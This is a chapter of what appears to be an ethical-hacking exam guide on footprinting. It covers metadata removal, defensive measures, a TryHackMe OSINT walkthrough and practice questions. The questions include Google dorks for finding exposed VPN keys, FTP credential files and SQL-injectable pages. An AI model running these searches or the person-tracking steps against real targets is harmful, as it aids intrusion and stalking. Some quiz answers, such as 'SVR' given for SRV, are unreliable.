Metadata plays an often underestimated but important role in information retrieval. While its primary purpose is to better structure data, describe it, and make it findable, it can also pose a significant security risk, especially if it unintentionally contains sensitive information. A classic example is the metadata structure of image files: when taking a photo, digital cameras and smartphones store not only the image itself but also Exif data. If such photos are uploaded to the internet without being filtered, outsiders can use simple tools such as *ExifTool* or online services to find out where and when the images were taken, for example.

This can be problematic in a private context, for example, if the location of one’s own home is accidentally published. In a professional or journalistic environment, it can even have security-critical consequences if it allows the whereabouts of an informant or a secret location to be reconstructed.

But it’s not just photos that are affected. Office documents—such as Word, Excel, and PDF files—often contain metadata such as the full name of the author, the name of the company where the document was created, internal path information, timestamps, and editing histories. In the past, there have been several cases in which confidential information or senders have been accidentally revealed via metadata.

Vault 7

A well-known example of the unintentional disclosure of sensitive information through metadata is the case of Joshua Adam Schulte, a former CIA employee. In 2017, Schulte was suspected of passing a large amount of secret CIA documents to WikiLeaks. These leaked documents are now known as *Vault 7*, and they contained information about the CIA’s cyber capabilities. The investigation ultimately led to his conviction in 2022.

Information Disclosure in the German Armed Forces

I have also had experience with metadata and reported a related security issue, which earned me a place in the German Armed Forces’ “Hall of Fame,” as you can see if you go to www.bundeswehr.de/de/security-policy/danksagung (see Figure 3.15).




Figure 3.15: Author’s Listing in German Armed Forces’ “Hall of Fame” for Reporting Security Issue in Information Disclosure Category

The issue was that PDF documents containing metadata—such as internal email addresses, software products used, and employee numbers—were published on various government websites.

Institutions should specifically educate their employees about the risks posed by residual and additional information in files, and they should also show employees how to avoid such risks. In addition, they should provide clear instructions for removing such information, and each file should be checked accordingly before disclosure. However, this was not implemented in the examples I have cited, so we will now look at how to solve this problem using the *ExifTool* and *qpdf* programs.

Start by downloading the following PDF file and placing it in your Kali Linux VM: <https://florian-dalwigk.com/ceh/pdf>. ExifTool is preinstalled on Kali Linux, so to view the metadata stored in the PDF document, use the following command:

```
exiftool secret.pdf
```

This will give you an overview of the following metadata:

```
ExifTool Version Number: 13.10
File Name: secret.pdf
Directory: .
File Size: 3.9 MB
File Modification Date/Time      : May 7, 2025, 8:36:35 p.m.
File Access Date/Time           : 2025:05:07 20:38:39-04:00
File Inode Change Date/Time      : 2025:05:07 20:38:39-04:00
File Permissions: -rwxrwx---
File Type: PDF
File Type Extension              : pdf
MIME Type: application/pdf
PDF Version: 1.7
Linearized: No
Page Count: 1
Language: de
Tagged PDF: Yes
XMP Toolkit: 3.1-701
Producer: Microsoft® Word for Microsoft 365
Creator: Florian André Dalwigk
Creator Tool: Microsoft® Word for Microsoft 365
Create Date: 2025:05:08 02:36:35+02:00
Modify Date: 2025:05:08 02:36:35+02:00
Document ID: uuid:985CB2A9-646C-43CD-BA82-0F36F5B7FD4A
Instance ID: uuid:985CB2A9-646C-43CD-BA82-0F36F5B7FD4A
Author: Florian André Dalwigk
```

Listing 3.4: How ExifTool Displays Metadata of secret.pdf File

Next, remove the metadata from the PDF document with the following command:

```
exiftool -all= -Author='Unknown' secret.pdf -o tmp.pdf
```

What do the individual parameters mean?

- `exiftool`
This starts ExifTool.
- `-all=`
This switch removes all metadata from the file. The equal sign (=) without a value after it means that all metadata should be deleted.

- `-Author='Unknown'`
This operation specifically adds the author's metadata back and sets the value to Unknown.
- `secret.pdf`
This is the source file from which the metadata is to be deleted.
- `-o tmp.pdf`
This switch specifies that the result of the metadata manipulation should be output to a new file named `tmp.pdf`, instead of overwriting the original file `secret.pdf`.

Then, you will receive the following message:

```
Warning: [minor] ExifTool PDF edits are reversible. Deleted tags may be
recovered! - secret.pdf
    1 image files created
```

What does this mean? ExifTool does not permanently change metadata in PDF files, but it stores the original data in the background. This means that deleted metadata may be recoverable because, technically speaking, it has not been completely removed but only marked as deleted.

If you really want to ensure that all metadata and residual information is permanently removed, then for example, you can use the `qpdf` program, which is a command line program for editing and analyzing PDF files. It is often used to permanently remove metadata and hidden content, and unlike many other tools, it completely rewrites the file.

The `qpdf` program is not preinstalled on Kali Linux by default, so to use it, you must first download it with the following command:

```
sudo apt install qpdf -y
```

Then, use the following command to irreversibly remove the metadata:

```
qpdf --linearize tmp.pdf secret.pdf
```

The components of this command are as follows:

- `qpdf`
This starts the `qpdf` program.
- `--linearize`
You use this switch to *linearize* a PDF file, which completely rewrites the file. This removes a lot of temporary, hidden, or redundant metadata.
- `tmp.pdf`
This is the source file to be linearized.
- `secret.pdf`
This is the name of the new file that is created after linearization.

You can then delete the temporary `tmp.pdf` file with the following command:

```
sudo rm tmp.pdf
```

Then, you can view the metadata of the `secret.pdf` PDF document again with the command:

```
exiftool secret.pdf
```

And you will get the following result:

```
ExifTool Version Number      : 13.10
File Name: secret.pdf
Directory: .
File Size: 3.9 MB
File Modification Date/Time   : 2025:05:07 20:36:35-04:00
File Access Date/Time        : 2025:05:07 20:38:39-04:00
File Inode Change Date/Time   : 2025:05:07 20:38:39-04:00
File Permissions: -rwxrwx---
File Type: PDF
File Type Extension           : pdf
MIME Type: application/pdf
PDF Version: 1.7
Linearized: No
Page Count: 1
```

Listing 3.5: Results Showing That Sensitive Information Has Been Removed from Metadata of secret.pdf File

At that point, there will be no more sensitive information in the file. You can also automate the process for securely removing metadata to implement module CON.9.A5 from the BSI's IT-Grundschutz Compendium.

3.6 Protection against Footprinting

How can you protect yourself against footprinting? Well, there are many measures you can take, and we will go through them one by one:

- **Restrict access to social networks**
If access to social networks such as Facebook, LinkedIn, or Twitter is restricted within the company network, employees cannot unintentionally disclose information.
- **Disable location sharing**
Turn off location sharing on all mobile devices and turn it back on only when necessary (i.e., only when it is really needed).

- **Disable geotagging functions on cameras**

Turn off the geotagging function on cameras to prevent location tracking by reading metadata.
- **Configure web servers correctly**

Incorrect configuration of web servers can result in directories, database details, or version information being publicly visible. Ensure that the web server only discloses the minimum necessary information, that security vulnerabilities are closed immediately, and that no outdated software versions are in use.
- **Use pseudonyms**

Employees can use pseudonyms instead of their real names in blogs, groups, or forums on the internet, to prevent attackers from gathering personal information about them and establishing contacts.
- **Keep critical information confidential**

Press releases, annual reports, or product catalogs should not reveal more than necessary. Attackers can use such documents to gather information such as names of contact persons, technologies, and strategic business data. Always store important documents offline and document who has access to specific documents.
- **Implement encryption**

Protect important documents and sensitive information with strong passwords to prevent unauthorized access.
- **Reduce the amount of information**

Keep the information made available to the public on the company website to a minimum. In particular, the website should only disclose telephone numbers, email addresses, addresses, and project details to the public in moderation. The less information an attacker can find, the more difficult footprinting becomes for them.
- **Disable directory listings**

Disable the display of directories on web servers to prevent unauthorized access to files.
- **Train employees**

Regular security training for employees can significantly reduce the scope for footprinting. These training sessions should focus on recognizing social engineering attempts and educating employees about the traces they unintentionally leave behind on the internet.
- **Hide contact details with registrars**

Ensure that direct contact details of individuals or the company remain hidden from internet registrars.
- **Implement privacy screens**

Ensure that no important information is visible to unauthorized persons on bulletin boards, notes, or walls. In addition, it should not be possible to see screens from outside—so for example, employees should hang curtains in front of their windows. When using public transportation, employees should use privacy filters for laptops, tablets, and smartphones to prevent shoulder surfing attacks, for example.

- **Prevent search engine caching**

You should prevent search engines from caching your company's website, as otherwise, old, potentially insecure versions of the site may remain accessible or information that was believed to have been deleted may resurface via search engines such as the Way-back Machine (see Section 3.2.11).

- **Secure DNS**

Use separate DNS servers for internal and external purposes and restrict zone transfers to authorized servers.

- **Use Whois privacy options**

Make use of the privacy options offered by Whois databases to provide potential attackers with as little information as possible when they perform a Whois query.

3.7 OhSINT

In this section, we will solve a challenge on TryHackMe: namely, the OhSINT challenge at <https://tryhackme.com/room/ohsint>. It has an Easy difficulty level and takes an estimated 60 minutes to solve (see Figure 3.16). Solving this challenge will let you apply what you've learned from this chapter in practice.




Figure 3.16: OhSINT Challenge on TryHackMe

After solving this challenge, you will know the following:

- How to analyze the metadata of an image file with `exiftool`
- How to use search engines and Sherlock to find information about people
- How to use WiGLE to find SSIDs for given BSSIDs
- How to search for hidden information in the source code of a website

3.7.1 Preparation

First, click on the blue **Download Task Files** button to download the files provided in the challenge. This is just an image file showing a landscape from the good old days of Windows, as shown in Figure 3.17.

There is more to this image than you might see at first glance. You don't have to search for information directly in the image, but in the image's metadata. To do this, you can use ExifTool (see Section 3.5.5) to display the metadata, and you may find clues that will help you answer the questions in the challenge. Use the following command:

```
exiftool WindowsXP_1551719014755.png
```



Figure 3.17: Windows XP Wallpaper

This will give you the following metadata:

```
ExifTool Version Number      : 13.10
File Name: WindowsXP_1551719014755.png
Directory: .
File Size: 234 kB
File Modification Date/Time   : 2025:05:07 21:34:58-04:00
File Access Date/Time        : 2025:05:07 21:36:18-04:00
File Inode Change Date/Time   : 2025:05:07 21:36:17-04:00
File Permissions: -rwxrwx---
File Type: JPEG
File Type Extension           : jpg
MIME Type: image/jpeg
XMP Toolkit: Image::ExifTool 11.27
GPS Latitude: 54 deg 17' 41.27" N
GPS Longitude: 2 deg 15' 1.33" W
Copyright: OWoodflint
Image Width: 1920
Image Height: 1080
Encoding Process: Baseline DCT, Huffman coding
Bits Per Sample: 8
Color Components: 3
Y Cb Cr Sub Sampling: YCbCr4:2:0 (2 2)
Image Size: 1920x1080
Megapixels: 2.1
GPS Latitude Ref: North
GPS Longitude Ref            : West
GPS Position: 54 deg 17' 41.27" N, 2 deg 15' 1.33" W
```

Listing 3.6: Output of Metadata for WindowsXP_1551719014755.png File Using ExifTool

3.7.2 Finding The User's Avatar

In the first task, you should find out which avatar the user who uploaded this image is using. To do this, you can take a look at the metadata and find the following interesting information:

```
Copyright: OWoodflint
```

The value in the `Copyright` field (`OWoodflint`) sounds like an alias that the target person uses on the internet. Therefore, search for the `OWoodflint` alias by using a suitable search engine (e.g., DuckDuckGo [Section 3.2.1]). This way, you can find the following accounts and websites that use this alias:

- **GitHub**

https://github.com/OWoodflint/people_finder

- **X**

<https://x.com/owoodflint>

- **WordPress**

<https://oliverwoodflint.wordpress.com/author/owoodflint/>

Alternatively, you could have searched for the alias by using Sherlock (see Section 3.5.3):

```
sherlock OWoodFlint
```

This would have given you the results from Figure 3.18, which also includes the X account we found using the DuckDuckGo search.

```
[*] Checking username OWoodFlint on:
[+] Freelance.habr: https://freelance.habr.com/freelancers/OWoodFlint
[+] GNOME VCS: https://gitlab.gnome.org/OWoodFlint
[+] LibraryThing: https://www.librarything.com/profile/OWoodFlint
[+] MyDramaList: https://www.mydramalist.com/profile/OWoodFlint
[+] NationStates Nation: https://nationstates.net/nation=OWoodFlint
[+] NationStates Region: https://nationstates.net/region=OWoodFlint
[+] Reddit: https://www.reddit.com/user/OWoodFlint
[+] TorrentGalaxy: https://torrentgalaxy.to/profile/OWoodFlint
[+] TryHackMe: https://tryhackme.com/p/OWoodFlint
[+] Twitter: https://x.com/OWoodFlint
[+] Weblate: https://hosted.weblate.org/user/OWoodFlint/
[+] YandexMusic: https://music.yandex/users/OWoodFlint/playlists
[+] YouTube: https://www.youtube.com/@OWoodFlint
```

Figure 3.18: Search for OwoodFlint Alias Using Sherlock

If you look at `OWoodflint`'s X account, you will see an avatar, as shown in Figure 3.19. The avatar is a cat, and that is also the answer required on TryHackMe.




Figure 3.19: X Account of OWoodFlint

3.7.3 Finding the City Where the Person Is Located

The second task is to find the city where the target person is located. To do this, you can analyze the various accounts you found in Section 3.7.2. The X account only lists “Space” as the location, but you will find a crucial clue on OWoodflint's GitHub account (as shown in Figure 3.20).




Figure 3.20: GitHub Account of OWoodFlint

According to your target's own information, the city where they are located is London. Entering this answer on TryHackMe will confirm this. So, the lesson you should take away from this exercise is, always be careful about what information you unconsciously share on the internet!

3.7.4 Finding the Service Set Identifier of the Wireless Access Point

The third task involves finding the service set identifier (SSID) of the wireless access point (WAP) used by the target person. Many smartphones and laptops regularly send *probe requests* to connect to previously used Wi-Fi networks. These requests contain the SSID of the networks being searched for, including the Wi-Fi network that the target person has used in the past. If an app or device records location data including Wi-Fi information (e.g., when taking a photo or creating a map), you can also record and publish the SSID.

One way to obtain this information could be through the GPS coordinates stored in the metadata:

```
GPS Latitude: 54 deg 17' 41.27" N
GPS Longitude: 2 deg 15' 1.33" W
GPS Position: 54 deg 17' 41.27" N, 2 deg 15' 1.33" W
```

However, if you enter this information into a website such as www.gps-coordinates.net/, it will lead you nowhere. This is a deliberately false trail that leads down a *rabbit hole*. Based on your investigations so far, you know that your target is currently in London. You should therefore limit your search for WAPs to London.

As we've mentioned previously, WiGLE (see Table 3.10) is a publicly accessible platform that provides information that has been collected by users worldwide about Wi-Fi networks and their geographical locations. The database contains millions of Wi-Fi networks that users have collected by driving around and searching for Wi-Fi networks and cell towers (a technique known as *wardriving*), and each network they have recorded is tagged with metadata such as the following:

- Its SSID (the network name)
- Its BSSID (the MAC address of the access point)
- The encryption type
- Its exact location, in the form of GPS coordinates

WiGLE is used particularly in OSINT to create movement profiles or identify target persons via their Wi-Fi networks. But what information can you use to search for the SSID on WiGLE? A look at the target person's X account (at <https://x.com/OWoodflint/status/1102220421091463168>) helps you here (see Figure 3.21).



Figure 3.21: Tweet from OWoodFlint That Specifies BSSID

There, you will find a tweet posted in the past that specifies a BSSID: B4: 5D: 50: AA: 86: 41. Enter this BSSID in the WiGLE search box (as shown in Figure 3.22).

Figure 3.22: Entering BSSID in Search Box on WiGLE

This gives you the geographical location on the world map shown in Figure 3.23.



Figure 3.23: Location of WLAN Network with BSSID B4:5D:50:AA:86:41

The fact that this map section is located in London shows you that you are on the right track, because you already know from your previous research that your target person is in London. If you zoom in further on the map, you will see the name of the network (the SSID) you are looking for.

The SSID for the specified BSSID B4:5D:50:AA:86:41 is therefore `UnileverWiFi`, and that is the correct answer to the question in the third task on TryHackMe.

3.7.5 Finding the Email Address of the Target Person

In Figure 3.20, you saw the city where your target person is located, a link to their X account, and an email address of `OWoodflint@gmail.com`. This is exactly the email address you are looking for in the fourth task.

3.7.6 Finding the Origin of the Email Address

Where does the email address you found in the task from Section 3.7.5 come from? The origin is not the email provider that provides the address but rather the platform where your target person published it. That is GitHub (https://github.com/OWoodflint/people_finder), and it is also the answer to the question you must answer in the fifth task.

3.7.7 Finding Where the Target Person Went on Vacation

In the sixth task, you have to find out where the target person went on vacation. To do this, search again in the accounts you found earlier (e.g., using Sherlock). On `OWoodflint`'s WordPress blog at <https://oliverwoodflint.wordpress.com/author/owoodflint/>, you will find a possible answer to the question of where the target person went on vacation, as shown in Figure 3.24.




Figure 3.24: OWoodFlint's Possible Vacation Destination

OWoodFlint may have vacationed in New York, which you can confirm by entering this city as the answer on TryHackMe.

3.7.8 Finding the Secret Password

The seventh and final task in the OhSINT room is to find the target person's password. Unfortunately, it is not specified which password is being sought, but it seems likely that it is the password for one of the accounts you have already identified. The target person may even use the same password everywhere, which is good for a hacker, of course, but bad for the user. You are not allowed to attack OWoodFlint's accounts (e.g., with password reset requests or brute force attacks), but if you analyze the source code of the website at <https://oliverwoodflint.wordpress.com/author/owoodflint/>, then after performing a brief analysis, you will find a suspicious-looking `pennYDr0pper.!` string in line 332.

Unfortunately, this indicates that this is a CTF challenge and not a real scenario, as a user would most likely not store their password as invisible text on their own website. If you highlight the page text, the password will appear directly below the possible vacation destination, as shown in Figure 3.25.



Figure 3.25: Password for OWoodFlint

Do not use this password to log in to any of the target person's accounts! Instead, enter the password on TryHackMe and congratulate yourself on successfully completing the OhSINT challenge and applying the knowledge from this chapter in practice.

You can access the lecture video on solving the OhSINT challenge via the following link:



Figure 3.26: https://florian-dalwigk.com/cehen/ohsint_en

3.8 Practice Questions

In this section, you can test your knowledge of footprinting and reconnaissance by answering a series of practice questions.

Q3.1 In which of the following footprinting techniques does the attacker passively collect information about the target?

- A. Searching internet archives such as *archive.org*
- B. Social engineering
- C. Using the Traceroute tool
- D. Mirroring

The correct answer is A, “Searching internet archives such as *archive.org*,” which is an internet archive that you can use to view previous versions of the target’s website without having to visit the site directly. Social engineering is an active technique because the attacker talks to employees or people who are directly or indirectly connected to the target and tries to obtain confidential information through deception or manipulation. The Traceroute tool sends packets to the target’s network to determine the route and intermediate nodes that the packets pass through until they reach the target. This method is active because it generates measurable network activity and traffic that could be detected by the target organization, and the attacker interacts directly with the target organization. In mirroring, the attacker uses tools such as HTTrack to create a copy of the target organization’s website. This usually requires the attacker to make a direct connection to the target’s website.

Q3.2 Agent Blond is trying to find out which secret BND servers are accessible via the internet due to configuration errors. To do this, he uses the Nmap network scanner. Which category do his actions fall into?

- A. Active footprinting
- B. Passive footprinting
- C. Social engineering
- D. Location determination

The correct answer is A, “Active footprinting.” Blond uses the Nmap network scanner, which connects directly to the target and searches for accessible web servers. Passive footprinting would involve Blond collecting information without directly interacting with the target system. Social engineering is also a form of active footprinting, but it usually involves the attacker contacting people either in person or by email, phone call, etc. Finally, Blond is not initially interested in the location of the servers, as he first wants to find out which servers are accessible.

Q3.3 Which of the following techniques allows an attacker to passively collect information about a target organization?

- A. Using search engines
- B. Social engineering
- C. Mirroring
- D. Extracting links on the target website

The correct answer is A, “Using search engines,” such as *google.com* or *duckduckgo.com*, which is a passive footprinting technique because the attacker does not interact directly with the target. In social engineering, however, the attacker contacts the target directly and, if necessary, approaches individuals to obtain information. In mirroring, the attacker uses tools such as HTTrack to create a copy of the target organization’s website, which requires direct interaction. The same applies to the extraction of links on the target website using tools such as Wget.

Q3.4 Which of the following platforms is not suitable for passive footprinting if the Amazon online platform is the target organization?

- A. *stepstone.com*
- B. *archive.org*
- C. *duckduckgo.com*
- D. *amazon.com*

The correct answer is D, “*amazon.com*.” If Amazon is the target organization and the attacker visits *amazon.com* to gather information, then they are interacting directly with the target, which indicates active footprinting. The attacker can use *stepstone.com* to get infrastructure information about the target, as job postings often contain references to technologies or software used in the organization. However, in this case, StepStone itself is not the target organization—Amazon is, so passive information gathering is being carried out via a third party. The *archive.org* website is an internet archive that the attacker can use to view previous versions of the target’s website without having to visit the site directly. Finally, *duckduckgo.com* is a search engine, and according to Section 3.2, footprinting via search engines is considered a passive technique.

Q3.5 Which tool is not used in active footprinting?

- A. CeWL
- B. Wget
- C. tracert
- D. Sherlock

The correct answer is D, “Sherlock,” which was developed specifically to find user names in various social networks and platforms. You can use it to collect publicly available information

by sending queries to social media to check for the existence of a specific user name. You can use CeWL to create a custom word list from the text of a web page, and the program interacts directly with the target's website to download and analyze its content. Among other things, Wget allows you to download content from the internet, and as with all of the tools we mention here, it depends on what you do with it. On Windows systems, you can use the `tracert` tool to determine the route or intermediate nodes that packets pass through to reach their destination. Here, too, there is direct interaction with the target.

Q3.6 What information can an attacker gather through a Whois query?

- A. Email addresses
- B. DNS records
- C. User names
- D. Passwords

The correct answer is B, "DNS records," which are entries in the DNS database. Each record provides specific information about a domain. Even if there is a DNS record (called an MX record) that points to the mail servers that are responsible for processing emails for a domain, the attacker won't be able to find email addresses via such a record. Attackers cannot read user names and passwords from DNS records either. There are other tools for this, such as *hydra*, which attackers can use to crack SSH access and enumerate user names.

Q3.7 Which of the following tools is used in active footprinting?

- A. Sublist3r
- B. Sherlock
- C. CeWL
- D. BuzzSumo

The correct answer is C, "CeWL," which interacts directly with the target website to download and analyze its content. Although one might initially assume that Sublist3r is an active footprinting tool, it actually uses various search engines and publicly available sources such as Google, Bing, Yahoo, VirusTotal, Netcraft, and DNSdumpster to collect information about subdomains. This does not require any direct interaction with the target. Sherlock was developed specifically to collect publicly available information by sending queries to social media to check for the existence of a specific user name. BuzzSumo helps users discover and analyze popular and relevant content on the internet.

Q3.8 Pentester Paul is tasked with checking the security of a new customer's infrastructure. To do this, he first searches job portals to gather information about the technologies the customer uses. Which category does his action fall into?

- A. Active information gathering
- B. Passive information gathering

- C. Social engineering
- D. Covering tracks

The correct answer is B, “Passive information gathering.” Paul can, for example, search Indeed, StepStone, or LinkedIn for job postings from the customer to find out what kind of employees they are looking for. This allows him to draw conclusions about the technologies the company uses. Active information gathering would require him to interact directly with the target system, which is not the case here. Social engineering falls into the category of active information gathering or active footprinting, but if Paul were doing it, he would be contacting people directly (e.g., in person, by email, by phone call). Covering tracks is the final phase of a hacking attack, but Paul is only at the beginning of his investigation.

Q3.9 Which of the following footprinting techniques allows attackers to gather information through direct interaction with the target organization?

- A. Reading blogs about the target organization
- B. Collecting infrastructure information via job portals
- C. Reading forum posts written about the target organization
- D. Social engineering

The correct answer is D, “Social engineering,” in which the attacker makes direct contact with individuals and attempts to manipulate them in order to obtain confidential information about or access to the target organization’s systems. Reading blogs about the target organization is a process that does not require direct interaction with the target, and the same applies to reading forum posts written about the target organization and gathering infrastructure information via job portals such as Indeed or StepStone.

Q3.10 Which of the following websites is primarily used for active footprinting?

- A. *shodan.io*
- B. *stepstone.com*
- C. *webwhois.com*
- D. *google.com*

The correct answer is C, “*webwhois.com*.” You can use *Whois queries* to obtain information about the registration of a domain or IP address, and this is active footprinting because it requires direct interaction with the domain registrar’s database or the Whois server. The *shodan.io* website is a search engine that is specifically designed to find and index IoT devices and services. Unlike traditional search engines that search websites, Shodan scans networks and devices such as servers, webcams, printers, and routers that are directly connected to the internet. It allows users to search for specific device types, locations, operating systems, and other technical information to identify potential security vulnerabilities, but the attacker does not need to interact directly with the target. The *stepstone.com* website is a job portal where you can determine the target’s infrastructure information without

having to contact the target directly, as job postings often contain references to technologies or software used in the organization. Finally, *google.com* is a search engine that you can use to gather publicly available information about the target.

Q3.11 What can you not do through footprinting?

- A. Find out about the target’s defense mechanisms
- B. Find the names of employees who work in the target organization
- C. Cover your tracks
- D. Create a map of the target organization’s network

The correct answer is C, “Cover your tracks.” Attackers use footprinting in reconnaissance to, for example, determine the defense mechanisms the target uses, find the names of employees who work at the target organization, and create a map of the target organization’s network. Covering tracks is the final phase of a hacking attack, and attackers do not use footprinting in that phase. Although findings from the reconnaissance phase can help attackers select the right “cleaning measures” because, for example, many programs produce log files in specific locations, footprinting is not a classic tool for covering or removing tracks.

Q3.12 Fabian lives on Chausseestraße and wants to gather information about the BND (German Federal Intelligence Service) without being noticed. Which of the following techniques is the least suitable for this task from an operational security perspective?

- A. Subdomain enumeration with Sublist3r
- B. Social engineering
- C. Eavesdropping on the network with Wireshark
- D. Reading newspaper reports about the BND

The correct answer is B, “Social engineering.” Passive footprinting is a good way for Fabian to gather information about the BND without being noticed, and of all the possible answers, social engineering is the only one that counts as active footprinting. When Fabian seeks contact with BND employees, there is always the risk that counterintelligence will get wind of it, which is another reason for Fabian not to rely on social engineering in order not to jeopardize his own operational security. Sublist3r uses various search engines and publicly available sources such as Google, Bing, Yahoo, VirusTotal, Netcraft, and DNSdumpster to gather information about subdomains, so if Fabian uses it, he won’t come into direct contact with the BND. The same applies to eavesdropping on the network with Wireshark. One could argue that there are ways to detect eavesdropping with Wireshark and that Fabian must be near the BND building, but we won’t get into that level of complexity here.

Finally, when Fabian reads newspaper reports about the BND, he is conducting OSINT research, which the world’s most secret intelligence service is naturally unaware of.

Q3.13 Which DNS record points to the servers that are responsible for processing emails for a domain?

- A. A
- B. AAAA
- C. MX
- D. PTR

The correct answer is C, “MX.” The A record points directly to an IPv4 address, and the AAAA record points directly to an IPv6 address. You can use the PTR record to trace an IP address back to a canonical name, so it is essentially the opposite of an A record, and you’ll often use it in network diagnostics and network monitoring.

Q3.14 Which DNS record points directly to an IPv6 address?

- A. TXT
- B. NS
- C. AAAA
- D. CNAME

The correct answer is C, “AAAA.” You can use the TXT record to provide text information to external sources, and among other things, you can also use it to verify domain ownership or implement email security measures such as SPF and DKIM. The NS record specifies the authoritative name server for the domain, and you can use the CNAME record to set an alias for the actual domain. For example, if you wanted to set up `www.example.com` as an alias for `example.com`, you would use the CNAME record.

Q3.15 Which DNS record can you use to locate specific services within a domain?

- A. HINFO
- B. RP
- C. MX
- D. SVR

The correct answer is D, “SVR.” The RP record specifies an email address for someone who is responsible for the domain. You can use HINFO records to provide generic host information, such as the CPU type and operating system of a host. These entries are not very common for security reasons, as they can potentially reveal sensitive information about the infrastructure. The MX record points to the servers that are responsible for processing emails for a domain, and it determines which mail server receives emails for the domain.

Q3.16 What information can you not obtain through DNS footprinting?

- A. Information about the servers that are responsible for processing emails for a domain
- B. The email addresses of employees of an organization
- C. Information about the implementation of email security measures
- D. The IPv4 or IPv6 address of a domain

The correct answer is B, “The email addresses of employees of an organization.” You can find information about the servers that are responsible for processing emails for a domain in the MX record. You can find information about the implementation of email security measures, such as Sender Policy Framework (SPF) and DomainKeys Identified Mail (DKIM), in the TXT record. You can find the IPv4 or IPv6 address of a domain in the A or AAAA record.

Q3.17 Which of the following Google searches would use to search for VPN configuration files?

- A. `intitle: ("USG20-VPN" | "USG20W-VPN" | USG40 | USG40W | USG60 | USG60W | USG110 | USG210 | USG310 | USG1100 | USG1900 | USG2200 | "ZyWALL110" | "ZyWALL310" | "ZyWALL1100" | ATP100 | ATP100W | ATP200 | ATP500 | ATP700 | ATP800 | VPN50 | VPN100 | VPN300 | VPN000 | "FLEX")`
- B. `Fwd: inurl: "/sslvpn_logon.shtml" intitle: "User Authentication" "WatchGuard Technologies"`
- C. `cintext: Please Login SSL VPN inurl: remote/login`
- D. `intitle: "index of" "vpn-config.*"`

The correct answer is D, “`intitle: "index of" "vpn-config.*"`.” The Dork from A searches for pages whose titles (`intitle`) contain specific Zyxel or VPN model numbers. This identifies publicly accessible pages that may be associated with specific network devices such as VPN or firewall appliances. The Dork from B searches for WatchGuard SSL VPN login pages by filtering URLs for `sslvpn_logon.shtml` and the words `User Authentication` in the title. This combination identifies potential login pages for WatchGuard VPN devices. The Dork from C searches for web pages that contain “Please Login SSL VPN” in the text and “`remote/login`” in the URL. These pages may be the login pages for SSL VPN services where users must authenticate for remote access.

Q3.18 Which Dork can you use to search for possible gateways for SQL injection attacks?

- A. `inurl: "index.php?id=" intext: "Warning: mysql_num_rows()"`
- B. `site: */wp-includes/Requests/php_errorlog`
- C. `site: */wp-admin/maint/repair.php intext: "define(WP_ALLOW_REPAIR, true);"`
- D. `intitle: "index of" errors.log`

The correct answer is A, “inurl:”index.php?id=” intext:”Warning: mysql_num_rows().” This Dork searches for pages that indicate unsafe use of SQL queries. The warning “Warning: mysql_num_rows()” often indicates an SQL query that is running without proper filtering and may therefore be vulnerable to SQL injection attacks. The Dork from B searches for WordPress pages that have a publicly accessible `php_errorlog` file in the `/wp-includes/Requests/` directory. Such log files could contain PHP errors and provide clues to vulnerabilities that an attacker could exploit. The Dork from C also targets WordPress sites that have enabled the `repair.php` file at `/wp-admin/maint/`. This page allows database repair if the `define(WP_ALLOW_REPAIR, true);` configuration is set, which can pose security risks if it is publicly accessible. The Dork from D searches for public directories that contain an `errors.log` file. Its goal is to find error logs that may contain sensitive information such as error messages, file paths, or even database information.

Q3.19 Which of the following Dorks searches for VPN login portals?

- A. `intitle:"index of" /etc/openvpn/`
- B. `site:vpn.*.* /intitle:"login"`
- C. `"-----BEGIN OpenVPN Static key V1-----" ext:key`
- D. `index of / *.ovpn`

The correct answer is B, “`site:vpn.*.* /intitle:"login"`.” The Dork from A searches publicly accessible directories for OpenVPN configuration files, keys, and certificates. The search query from C searches for OpenVPN static keys that begin with the signature `-----BEGIN OpenVPN Static key V1-----` and have the `.key` file extension. These files often contain private keys that are used for authentication in OpenVPN connections, and they should not be public, of course. The query from D searches for OpenVPN configuration files, which often contain information such as server IP addresses, ports, and possibly authentication data.

Q3.20 Which of the following Google searches is not intended to find login portals?

- A. `inurl:/sslvpn/Login/Login`
- B. `site:vpn.*.* /intitle:"login"`
- C. `inurl:"/sslvpn_logon.shtml" intitle:"User Authentication" "WatchGuard Technologies"`
- D. `intitle:"index of" "vpn-config.*"`

The correct answer is D, “`intitle:"index of" "vpn-config.*"`.” In all other cases, the search is for a login portal for VPNs. The Dork from D searches for VPN configuration files that contain, for example, server addresses, ports, authentication details, and protocol information.

Q3.21 Which of the following search queries displays admin folders on FTP servers?

- A. `intitle:"index of" inurl:ftp intext:admin`
- B. `intitle:"Index of" ws_ftp.ini`
- C. `inurl:~/ftp://193 filetype:(php | txt | html | asp | xml | cnf | sh) ~
'/html'`
- D. `intitle:"Index of ftp passwords"`

The correct answer is A, “`intitle:"index of" inurl:ftp intext:admin`.” The Dork from B finds the `ws_ftp.ini` file on an FTP server, and this file contains the user names and passwords of FTP users. The Dork from C finds a list of FTP servers (mainly Windows NT servers) with guest access, sorted by IP address. The Dork from D searches for passwords for FTP servers.

